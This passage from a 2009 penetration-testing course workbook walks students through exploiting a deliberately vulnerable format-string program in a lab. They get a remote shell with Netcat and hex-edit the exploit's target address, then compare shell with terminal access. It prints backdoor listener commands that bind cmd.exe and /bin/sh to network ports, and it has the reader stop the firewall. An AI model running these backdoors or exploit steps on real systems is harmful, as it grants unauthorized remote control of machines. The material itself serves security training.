This command invokes Netcat (nc.exe) from the c:\tools directory, making it listen (-l) on local TCP port 5555. Whatever Netcat receives on that port is piped into the format-flaw.exe program, running from c:\tools\format-flaw.

Note that we're not using the –e option of Netcat to execute format-flaw.exe. Instead, we're just piping data from Netcat into format-flaw.exe. We won't get a response, but that's ok. We're avoiding Netcat's –e option because the manner that it uses to start the resulting program actually breaks the exploit.

When it starts, format-flaw.exe prints out some status messages about some of its internal variables on the screen. They aren't really important here, so you can ignore them.

1 & 2) Shoot the Exploit

- In another Window, shoot the exploit at your machine on the target port

In Step 1, we'll shoot the exploit at the target. Open another cmd.exe window, and change directories to c:\tools\format-flaw:

```
C:\> cd c:\tools\format-flaw
```

We will run the exploit from this directory. That way, if we get a shell from format-flaw with a current working directory of c:\, we'll have a sense the our exploit has worked properly, because our vulnerable service is running from c:\.

Invoking format-sploit.exe is quite straightforward. We run it at the command-line with two arguments: the target machine name or IP address and the port on which the target service is listening. Thus, we can run it with:

```
C:\> format-sploit.exe localhost 5555
```

It will pull together the various aspects of the exploit and prompt us to "Press Enter to send Exploit". Do so.

In your other window (the one running the Netcat listener that invoked format-flaw.exe), you'll see a bunch of gibberish displayed on the screen. This gibberish is actually your terminal trying to display the raw code of the exploit that it receives. This exploit operates in Step 2, making format-flaw.exe listen on the network. Don't close or hit CTRL-C in either the format-sploit or format-flaw windows!

A personal firewall may prompt you, asking if you want to allow format-flaw.exe to listen on the network. Allow it to listen, so we can connect to it.

84

Listening Port?

- ## In a third window, check to see if TCP port 47145 is listening

```
C:\WINDOWS\system32\cmd.exe

C:\>netstat -nao | find "47145"
  TCP    0.0.0.0:47145          0.0.0.0:0           LISTENING       2648

C:\>
C:\>
C:\>tasklist /fi "pid eq 2648"

Image Name                     PID Session Name      Session#     Mem Usage
========================= ====== ================ ======== ============
format-flaw.exe               2648 Console                 0       1,680 K

C:\>_
```

To see if we have something listening on TCP port 47145 (the port that is hard-coded into the format-sploit.exe code for use in its payload), we can run the netstat command. Open up another cmd.exe prompt and type:

```
C:\> netstat -nao | find "47145"
```

If the exploit was successful, the output will show the TCP port listening. The last item in the output will be the processID number of the process listening on that port.

Let's use the tasklist command to see the name of the process listening on that port. By default, tasklist shows all running processes. But, we want to focus only on this one process whose PID number we got from the output of netstat. We'll invoke tasklist with a filter (/fi) asking it to show us information only about PID number equal (eq) to the given value we learned from netstat:

```
C:\> tasklist /fi "pid eq [processID]"
```

You should see that it is, in fact, format-flaw.exe that is now listening on TCP port 47145.

3 & 4) Connect to the Listener

- Now, connect to the listening port using a Netcat client

```
C:\WINDOWS\system32\cmd.exe - c:\tools\nc.exe localhost 47145   _ □ ×
C:\> cd c:\tools\format-flaw

③  C:\tools\format-flaw> c:\tools\nc.exe localhost 47145
④  Microsoft Windows XP [Version 5.1.2600]
    (C) Copyright 1985-2001 Microsoft Corp.

C:\>cd
cd
C:\

C:\>hostname
hostname
mycomputer

C:\>
```

Look at title bar to see Netcat client

- We've got shell access to the target!

Now, let's invoke a Netcat client (Step 3) to connect to the target port. In the command shell where you just ran netstat and tasklist, change directories into c:\tools\format-flaw:

```
C:\> cd c:\tools\format-flaw
```

This is the current working directory for our Netcat client. Now, invoke that Netcat client to connect to the target on TCP port 47145:

```
C:\> c:\tools\nc.exe localhost 47145
```

You should see a Microsoft notice come up on the screen, as the exploit living inside the memory of format-flaw.exe creates a shell to interact with you.

You can now type commands, such as the cd command, which, by itself, will show you the current working directory:

```
C:\> cd
```

Note that your directory is c:\, the working directory that format-flaw.exe was running out of when we invoked it in Step 0. Also, look at the title bar of the window running your Netcat client. You'll see that it is indeed a Netcat client, connected to the target. The command prompt you are seeing in your Netcat client is coming from that target port.

86

Did It Crash?
Let's Edit the Exploit

- Some Windows patches move the running format-flaw.exe program's data structures in memory...
- ...causing the exploit to crash the target process without giving remote shell access
- But, we can alter the exploit to hit it appropriately using a hex editor
- Sometimes penetration testers and ethical hackers need to alter their exploits, tweaking the addresses they manipulate
- Install the HHD Hex Editor from the course DVD in the Windows directory
  - Just double click on Hexedfull.exe

Some Windows patches will make format-sploit.exe fail, crashing the vulnerable format-flaw.exe program. These Windows patches move data structures in memory inside of format-flaw.exe, to a location that format-sploit.exe wasn't written to attack. However, we can remedy this situation by editing the format-sploit.exe program itself, using a hex editor.

Sometimes professional penetration testers need to alter their exploit code slightly to make it more effective, possibly by altering pointers in the code that are used to gain execution control of the target machine.

If format-flaw.exe crashed while you were trying to exploit it in the exercise so far, don't worry. We'll alter format-sploit.exe to conform with your Windows version, which has likely been patched to move data structures higher in memory. Even if the exploit worked successfully for you, you should still open format-sploit.exe in a hex editor to look around.

Install the HHD Hex Editor from the course DVD. It is located in the Windows directory, and can be easily installed by double clicking on Hexedfull.exe. Follow the default prompts to install it.

Look for Altered Address

• Note differences between earlier screenshots and your output

Sploit is written for this address

Patches may move it to another address

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved   88

The format-flaw.exe program prints out status messages on the screen associated with the location in memory of its variables. Earlier slides in this exercise show that location of a variable called "x" in the memory of format-flaw.exe. On earlier screenshots, you can see that the address of x is 12fd74 for the system used to write these slides. If format-flaw.exe crashed on your system when format-sploit.exe was attacking it, you likely had a different number for the address of x, perhaps 13fd74 or something completely different.

Make a note of the address of x on your system when you run format-flaw.exe:

_____

We are going to edit format-sploit.exe so that it conforms to that address, and then use it to exploit format-flaw.exe on your machine.

Open format-sploit.exe in Hex Editor

- Go to Start→Programs→HHD Hex Editor→Hex Editor
- Go to File→Open, and select format-sploit.exe
- Go to Edit→Find, and search for byte fd
- Hit F3 to find another one, until you get to one that is fd 12 00 74
- That is the representation of the original address in the executable, transposed because of little endian and the tools used to generate the executable itself

Run the HHD Hex Editor by going to Start→Programs→HHD Hex Editor→Hex Editor. Once inside the hex editor, open format-sploit.exe from your hard drive (likely located in c:\tools\format-flaw\format-sploit.exe).

In the hex editor, do a search for a specific byte by going to Edit→Find. In the Byte search field, enter fd. We are looking for part of the hard-coded 12fd74 included in format-sploit.exe.

There are many bytes with the value fd in format-sploit.exe. Hit F3 to search again, until you find one that has the bytes 12 00 74 after it. The fd 12 00 74 is a representation of the 12fd74 that we are looking for, stored in a transposed format inside the executable.

This transposed format is based on two factors. First, the bytes are reversed due to the little endian nature of the x86 processor. With little endian formatting, numbers are rearranged in a manner that the processor uses to handle them. The earlier numbers in a little endian representation actually have a lower value than the later numbers, unlike most number representations used by humans. For example, most humans think of the number 1234 as 1 one thousand, two hundreds, three tens, and four ones. The first number represents the higher value for us humans. For x86 processors, the order is reversed, with earlier numbers representing smaller values. Next, the bytes are further transposed by the tools that were used to create the format-sploit executable, which reversed the order of some of the bytes in the resulting executable, resulting in what you see in the screenshot above.

Change Address to Match For Your System

- Change it to match the address format-flaw displays on your screen

```
format-sploit.exe                                    _ □ ×
00003f20:   41 69 6c fd 13 00 74 01 00 00 00 49 69 00 02
00003f30:   00 69 14 00 00 00 73 02 00 00 00 00 0a 0a 73 1b
00003f40:   00 00 50 72 65 73 73 20 45 6e 74 65 72 20 74
00003f50:   20 73 65 6e 64 20 45 78 70 6c 6f 69 74 73 23
00003f60:   00 00 3e 3e 20 53 65 6e 64 69 6e 67 20 53 68
00003f70:   6c 6c 63 6f 64 65 2e 2e 2e 20 20 28 25 64 20
00003f80:   79 74 65 73 29 73 7c 00 00 00 0a 0a 45 78 70
```

- Save the result as format-sploit2.exe
- Then, launch it as before

Now that we've found the address of x represented in format-sploit.exe, change it by simply typing over it. Alter it so that it matches the value displayed on your screen when you run format-flaw.exe, typing in something like fd 13 00 74, if your system displays 13fd74 for an address of x. Note that you have to re-order the bytes appropriately to represent little endian format.

Once you've made this small change to format-sploit.exe, save the updated executable (File→Save As…). Call the new version format-sploit2.exe. Then, relaunch it at a listening format-flaw.exe, following steps 1-4 from earlier, and see if it successful exploits the target program.

The Lesson?

- We've seen how we can shoot a custom exploit at a target, making it run a remotely accessible command shell
- Then, we connected to that shell using a Netcat client
- With that shell access, we can have fine-grained control over the target machine...
  - ...if we use it wisely
- We've got shell access... that's nice... but, it's not terminal access
  - We'll explore the differences next

91

This exercise has shown us how some of the one-off exploits can be used to get a remote shell on a system running a vulnerable program. We've seen how to shoot the exploit and then use a Netcat client to get shell access to the target machine. But, it's important to note that we have shell access, not terminal access. There's a significant difference between the two, and we have to use our shell access carefully or we might lose it. The next section of the course will explore the differences between shell and terminal access and how to maximize the effectiveness of non-terminal shell access of a target.

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - Exercise: bind_tcp
  - The Meterpreter
  - Exercise: Meterpreter
- Non-Metasploit Exploits
- ***Command Shell vs. Terminal Access***
  - Exercise: The Dilemma Illustrated
  - Bypassing Dilemma
  - Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line Kung Fu for Pen Testers
  - Exercise: Challenges
- Making Win Run Commands
  - Exercise: sc and wmic

92

Next, we'll discuss a common dilemma faced by ethical hackers and penetration testers: shells versus terminals. A penetration tester or ethical hacker who successfully exploits a target machine to get command shell access may be in for a surprise when some of his or her commands just don't work. Quite often, the problem is that the commands entered by the tester are assuming the attacker has terminal access to the machine, and not merely shell access. Let's look at the difference, and explore approaches for dealing with this issue.

Command Shell vs. Terminal Access

- Many exploits provide shell access on a target system
  - Then, in that shell, some pen testers and ethical hackers try to issue commands designed for terminals
- But, command shell access != terminal access
  - Terminal control sequences in Standard Output can mess up a shell...
  - ...and a shell can mess up commands that rely on these control sequences
- This issue often manifests itself with commands that:
  - Clear the screen
  - Turn echo on or off
  - Formulate columns in output
  - Have other strange interactions with Standard Output

Rather often, a given exploit will provide a tester command shell access on a target machine. As the command shell runs, the tester starts typing in various commands on the target to look for information, determine its configuration, and possibly even alter the configuration to grant further access. But, some commands the tester types may not work properly, because they rely on terminal control characters for clearing the screen, turning on or off the echoing of input, displaying columns, etc. Many of these commands designed to be typed into terminals outright fail when used in a mere command shell. Others succeed, but only partially.

Quite simply, shell access does not equal terminal access. Shell access gives the tester the ability to send commands to a target (as raw Standard Input to a shell) and get responses back (as raw Standard Output from the shell). That's it. Terminal access, on the other hand, is usually obtained via telnet, Secure Shell (ssh), or other formal login mechanism. Terminal access to the target is much more intelligent, adapting output based on the screen-size and character set of the terminal. Furthermore, commands can direct a terminal to display colorized output, clear and redraw the screen, and numerous other options that would confound simple shell access, causing the shell to display garbage at best and drop the connection at worst.

Let's analyze how this issue manifests itself on both Windows and Linux, and look at approaches for overcoming the problem.

Standard Input Issues with Shell vs. Terminal

- It's not just control sequences in Standard Output that are a problem
- Various useful items in Standard Input could cause problems for a terminal-less shell
- CTRL-C is a big one, especially within Netcat
  - Causes Netcat client to drop a connection
  - The shell may be lost, and re-invoking it could take valuable time (seconds to hours)
  - Be very careful with CTRL-C!
- Likewise, CTRL-D, CTRL-Z, CTRL-[, and CTRL-] are also not handled appropriately

Not all problems are associated with terminal-oriented Standard Output control characters. Standard Input is an issue as well. The CTRL-C key sequence, when used from within a Netcat client, will cause Netcat to drop a connection, instead of passing an interrupt sequence across to the target shell. Similarly, the CTRL-D, CTRL-Z, CTRL-[, CTRL-], and other sequences aren't properly sent.

Thus, whenever you have mere shell access and not a terminal, especially shell access via Netcat, be very careful to not hit a CTRL-C unless you are ready to drop your connection to the shell. Countless penetration testers have gotten shell access, started running some commands using that shell, and then carelessly hit CTRL-C to stop a given command, which caused them to lose their hard-fought shell access. You may think, "Well, they can just get shell access again." While this is indeed true, sometimes it could burn significant project time to regain that shell, ranging from a few seconds to an hour or more, depending on how the original exploit functioned.

Course Roadmap

- **Planning and Scoping**
- **Scanning**
- ***Exploitation***
- **Password Attacks**
- **Wireless Attacks**
- **Web App Attacks**

- Why Exploitation?
- Exploit Categories
- Metasploit
  - ➢ Exercise: bind_tcp
  - ➢ The Meterpreter
  - ➢ Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs.
  Terminal Access
  - ➢ ***Exercise: The Dilemma Illustrated***
  - ➢ Bypassing Dilemma
  - ➢ Exercise: Relays for
    Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- Windows Command Line
  Kung Fu for Pen Testers
  - ➢ Exercise: Challenges
- Making Win Run Commands
  - ➢ Exercise: sc and wmic

95

To help make the differences between raw command shells and terminals more clear, let's look at a hands-on exercise that compares how different commands function in the different environments. We'll look at this dilemma on both Windows and Linux.

Using Netcat for Shell Access to Windows Target

- To illustrate this dilemma, we will use Netcat to get shell access to our machines
  - Start with Windows running Netcat to provide a shell back to Linux

Attacker running *Linux*

commands

responses

Windows **Target Machine**

Netcat listener providing shell access

`C:\> nc -L -p 2222 -e cmd.exe`

96

To illustrate the difference between command shell and terminal access, we'll use the Netcat tool to get shell access between our Windows machine and our Linux virtual machine. Netcat, the general purpose TCP and UDP widget, can be used to carry shell access across the network on any TCP or UDP port its user selects.

We'll start by configuring Netcat on Windows to listen on a given port, providing command shell access to whomever connects on that port. The result is a simple backdoor. Then, on our Linux machine, we'll connect to that port, and start issuing commands, some of which will work just fine. Other commands that we'll type are terminal oriented, and will have problems.

Bring up a cmd.exe on your Windows machine to get ready for this exercise.

As we go through the exercise, remember that if you hit a CTRL-C in your Netcat client, it will "punt" the connection, dropping it. So, you'll have to re-connect.

The Shell vs. Terminal Dilemma
Illustrated on Windows

97

In Step 1, start a backdoor listener using Netcat on your Windows machine. We will run Netcat assuming that it is installed in c:\tools\nc.exe. If it is not there, please unzip it from the course DVD and place it there. We will invoke Netcat (nc.exe) as a listener (-L) on local port (-p) 2222. Use a capital –L, to make the listener persistent across multiple connections. When someone connects, Netcat will execute (-e) a command shell (cmd.exe), granting remote command shell access:

C:\> **c:\tools\nc.exe –L –p 2222 –e cmd.exe**

Then, in Step 2, *on Linux*, access that Netcat listener by using a Netcat client. In the following command, replace [X] with the last octet of the IP address of your Windows machine:

nc 10.10.76.[X] 2222

You should see a Windows command prompt appear, granted to you by that Netcat listening backdoor. But, this is merely shell access, not a terminal.

In Steps 3, 4, and 5, type some commands into that Linux screen that has remote command shell access on Windows. We'll start by typing simple commands that do not have any terminal-specific functionality:

C:\> **hostname**

This command shows us the host machine's name.

C:\> **set username**

This command shows us the value of the environment variable called "username". This command is often a handy indication of who we're currently running as, a rough and imperfect analogue of the Linux "whoami" command.

C:\> **dir**

We can see the directory listing now. Note that our commands run with the privileges and in the initial directory of the Netcat listener on Windows. Try other commands, like ipconfig and cd.

97

Problem-some Terminal Commands on Windows

```
C:\>cls
cls

C:\>edit file.txt
edit file.txt

C:\>runas /u:administrator cmd.exe
runas /u:administrator cmd.exe
Enter the password for administrator:

C:\>

C:\>

C:\>

C:\>

C:\>
```

```
C:\> c:\tools\nc.exe -L -p 2222 -e cmd.exe
```

With your connection to the backdoor still up, let's try some other commands that are more terminal-oriented to see what they do. Try:

C:\> **cls**

This "clear screen" command won't work, as it will not clear the screen, but instead sends a terminal control sequence back to our Netcat client, which tries to display the non-printable ASCII characters. That's not a big deal; it merely stops you from clearing the screen.

Next, try this:

C:\> **edit file.txt**

That doesn't work either. In fact, look at your Windows screen to see what has happened to the cmd.exe in which you invoked the Netcat listener. It now has an editor running in it, which you cannot access from your Linux machine. That could be a bigger problem, but there are workarounds for editing files, which we'll cover later. *In Windows*, at the cmd.exe, close the file editor by hitting Esc, then ALT-F, and then ALT-X. When it prompts you to save, use the arrow keys to move to "No" and hit ENTER. In your Linux window, you should get your command prompt back. If not, re-run the Netcat client (**nc 10.10.76.[X] 2222**).

Here's a big problem:

C:\> **runas /u:administrator cmd.exe**

This incredibly useful command, which runs another command as another user (akin to the Linux/Unix sudo command), won't work from a non-terminal shell. It just falls through the password prompt, never giving you a chance to enter a password.

Even More Problem-some Terminal Commands on Windows

Another very useful command that messes up non-terminal shells is WMIC, the Windows Management Instrumentation Command-line tool. This command can be used to interact with Windows machines at a very fine-grained level, pulling detailed information about the system and updating its configuration. One useful option in WMIC involves getting a list of running processes, with all of their details:

```
C:\> wmic process list full
```

Unfortunately, WMIC interacts with standard output using various Unicode sequences that cause a simple shell to become unresponsive. Try that command and see what happens. You likely will have to hit CTRL-C, and then relaunch your Netcat client (`nc 10.10.76.[X] 2222`) again.

Another useful command that messes up a shell for some of its uses is sc (Service Controller). For most uses, it works, like listing all Windows services:

```
C:\> sc query
```

It also works when listing the details of an individual service:

```
C:\> sc qc tlntsvr
```

This command lists the status of the Telnet service on the machine. But, if you simply run either of the following to get a list of sc's command options:

```
C:\> sc
```

```
C:\> sc /?
```

...the sc command will hang (on most, but not all, versions of Windows), making your shell unresponsive. On Windows machines with some sets of patches, the sc command actually works reasonably well within a shell. Sadly, though, this behavior changes from month to month as Microsoft releases patches.

Using Netcat for Shell Access to Linux Target

- Kill your Netcat listener on Windows
- Next, let's move to a Linux target, illustrating the same kind of problem
  - Start with Linux running Netcat to provide a shell back to Windows

Attacker running *Windows*

commands

responses

Linux Target Machine

Netcat listener providing shell access

```
# nc -l -p 4444
    -e /bin/sh
```

100

Stop your Windows Netcat listener by closing the cmd.exe that it is running in (click the X in its corner). We're finished with the Windows command shell portion of this exercise.

Next, let's flip things around a bit, looking at some commands that could cause issues with Linux shells. For this part of the exercise, we'll run a Netcat (nc) listener on our Linux machine, listening (-l) on TCP port 4444, and executing (-e) a standard Bourne shell (/bin/sh) when someone connects. Note that Netcat on Linux does not have a –L option for a persistent listener. Instead, if you drop the connection, Netcat on Linux simply stops running. You'll have to re-start it by running the command again.

We'll use a Netcat client on Windows (nc.exe) to access our Linux command shell.

Deactivate your firewall on Linux by running the command:

```
# service iptables stop
```

100

The Shell vs. Terminal Dilemma
Illustrated on Linux

```
root@t4linux:~
① _e   Edit   View   Terminal   Go   Help
   # nc -l -p 4444 -e /bin/sh
```

```
C:\WINDOWS\system32\cmd.exe
② C:\> cd c:\tools
   C:\tools> nc 10.10.75.2 4444
③ uname -a
   Linux t4linux 2.4.20-46.9.legacy #1 Thu Mar 2 16:11:28 ES
   NU/Linux
④ whoami
   root
⑤ ls
   2350wu
   7350wuftpdexploit-v5.tar.gz
   BiLE
   Crypt-CBC-2.12
```
